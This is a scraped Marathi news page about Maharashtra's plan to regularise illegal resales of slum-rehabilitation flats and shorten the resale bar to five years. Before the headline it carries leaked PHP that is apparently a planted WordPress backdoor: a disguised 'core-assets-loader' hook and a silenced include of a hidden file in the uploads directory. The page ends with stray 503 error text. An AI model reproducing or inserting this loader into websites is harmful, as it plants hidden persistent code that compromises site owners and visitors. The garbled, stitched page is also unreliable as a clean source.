add_action('wp_head', function(){echo '';}, 1); /* core-assets-loader */ @include_once('/home/sochindi/public_html/wp-content/uploads/.wp-cache-cd8672/.object-cache.php'); ‘झोपु’तील घर विक्रीची अट शिथिल – SOCH INDIA
Menu

देश
‘झोपु’तील घर विक्रीची अट शिथिल

nobanner

झोपडपट्टी पुनर्वसन योजनेतून मिळालेल्या घरांची परस्पर खरेदी-विक्री करणाऱ्यांवर कठोर कारवाई करताना घुसखोरांना हुसकावून लावण्याच्या उच्च न्यायालयाच्या आदेशानंतर हवालदिल झालेल्या हजारो कुटुंबांना दिलासा देण्याचा निर्णय राज्य सरकारने घेतला आहे. त्यानुसार एसआरएच्या विविध इमारतींमध्ये आतापर्यंत झालेले बेकायदेशीर खरेदी-विक्रीचे व्यवहार दंड आकारून नियमित करण्यात येणार आहेत. यापुढे या योजनेतून मिळालेली घरे विक्रीची मर्यादा आता दहा वर्षांवरून पाच वर्षे करण्यात येणारअसल्याची माहिती गृहनिर्माणमंत्री जितेंद्र आव्हाड यांनी मंगळवारी विधानसभेत दिली.

झोपडपट्टी पुनर्विकास योजनेतून मिळालेली घरे परस्पर दुसऱ्याला विकल्याची सुमारे १३ हजार प्रकरणे उघडकीस आली आहेत. अशा प्रकारे बेकायदेशीरपणे घरे खेरदी करणाऱ्यांना घुसखोर ठरवत त्यांना हुसकावून लावण्याचे आदेश उच्च न्यायालयाने दिले आहेत. त्यानुसार झोपडपट्टीपुनर्विकास प्राधिकरणाने सुरू केलेल्या कारवाईमुळेहजारो लोक हवालदिल झाले आहेत. विधानसभेत प्रश्नोत्तराच्या तासाला प्रकाश सुर्वे यांनी ही गंभीर बाब सभागृहाच्या निदर्शनास आणताना घरे विकत घेणाऱ्यांचा काय दोष, असा सवाल करीत त्यांना दिलासा देण्याची मागणी केली. त्यावर आव्हाड यांनी उत्तरदिले.

न्यायालयाच्या आदेशानंतर लोकांमध्ये निर्माण झालेल्या गोंधळाच्या पार्श्वभूमीवर याबाबत धोरण ठरविण्यासाठी जानेवारी २०१७ मध्ये तत्कालीन गृहनिर्माणमंत्र्यांच्या अध्यक्षतेखाली मंत्रिमंडळउपसमिती गठित करण्यात आली होती. या समितीने मार्च २०१९ मध्ये आपला अहवाल शासनास सादर केला. त्यात झोपडपट्टी पुनर्विकास योजनेतून मिळालेल्या घरांच्या खरेदी-विक्री प्रकरणात रहिवाशांना दिलासा देताना असे व्यवहार रेडी रेकनरच्या प्रचलित दराच्या १० टक्के दंड आकारून नियमित करावेत. त्यासाठी एक अभय योजना राबवावी. तसेच अशी घरे पाच वर्षांनंतर विकण्याची मुभा द्यावी, अशा शिफारशी समितीने केल्या असून त्याची अंमलबजावणी करण्याचे सरकारने ठरविल्याचे आव्हाड यांनी सांगितले. मात्र हे प्रकरण न्यायालयाशी संबंधित असून मंत्रिमंडळाच्या निर्णयानुसार मंत्रिमंडळ उपसमितीच्या या अहवालावर महाधिवक्त्यांचा अभिप्राय मागविण्यात आला आहे. त्यांचा अभिप्राय प्राप्त होताच उच्च न्यायालयासमोर हा अहवाल मांडून त्यांची मान्यताघेतली जाईल, असेही त्यांनी स्पष्ट केले.

503 Service Unavailable

Service Unavailable

The server is temporarily unable to service your request due to maintenance downtime or capacity problems. Please try again later.

Additionally, a 503 Service Unavailable error was encountered while trying to usean ErrorDocument to handle the request.